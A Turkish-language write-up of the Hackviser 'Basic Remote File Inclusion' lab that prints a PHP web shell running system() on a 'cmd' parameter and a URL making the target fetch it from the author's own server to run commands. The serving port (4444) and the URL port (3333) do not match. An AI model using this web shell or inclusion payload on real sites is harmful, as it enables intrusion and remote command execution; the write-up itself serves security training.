BASIC REMOTE FILE INCLUSION WRİTE-UP

Bu yazımda sizlere Hackviser platformu üzerinde bulunan Web Lab kısmı altında File Inclusion zafiyetinin Basic Remote File Inclusion labının çözümünü anlatacağım.

SENARYO: Bu laboratuvar, saldırganın uzak bir sunucuda barındırılan rastgele kodları çalıştırmasına olanak tanıyarak uzaktan kod yürütülmesine yol açan bir Uzaktan Dosya Ekleme (RFI) güvenlik açığı içerir.

Web uygulamasında gördüğünüz 404 hata sayfasının içeriği, URL'deki "page" parametresindeki yoldan getirilmektedir. "page" parametresi değiştirilerek uzaktaki bir sistemden bir dosya sayfaya dahil edilebilir.

Payload'ı HackerBox üzerinde veya VPN kullanarak kendi bilgisayarınız üzerinde servis etmelisiniz.

Web sitesinin çalıştığı sunucunun ana bilgisayar adı nedir?

ÇÖZÜM:

RFI: Bu açık URL üzerinden yönlendirme yapabilme açığıdır. Örneğin benim ana bilgisayarımda zararlı bir Shell.php dosyası var. URL üzerinden o dosyaya eriştirip sisteme sızmış olabilirim. Şimdi bu anlatılanları uygulamaya dökelim ve daha iyi anlamaya çalışalım.

Siteye gittiğimizde 404.php adında bir sayfa bizi karşılıyor. URL üzerinden isteklerimizi gerçekleştireceğimiz için burayı not alalım.

Şimdi bize zararlı bir dosya lazım. Kodlarını bilgisayarda kaydetmek istediğimde antivirüs zararlı kod olarak algıladı. Bu yüzden vereceğim kodu kullanırken dikkatli olalım ☺

“<?php

if(isset($_REQUEST['cmd'])){

    echo "<pre>";

    $cmd = ($_REQUEST['cmd']);

    system($cmd);

    echo "<pre>";


    die;

}


?>” şeklinde kodumuz var. Biz bunu backdoor.txt olarak kaydedelim. Şimdi ana makinemizden geçici sunucu ayağa kaldıralım. (python3 –m http.server 4444)

“https://awake-microbe.europe1.hackviser.space/index.php?page=http://10.8.9.164:3333/backdoor.txt?&cmd=ls””

Burada IP adresi benim ana makinemin adresi. Şimdi bunu çalıştıralım.




Başarılı bir şekilde çalıştı. Sorunun cevabını bulabilmemiz için “hostname” komutunu çalıştıralım.



CEVABA ULAŞTIK…☺

EXTRA:



Şeklinde daha da fazla sömürme işlemleri yapabiliriz.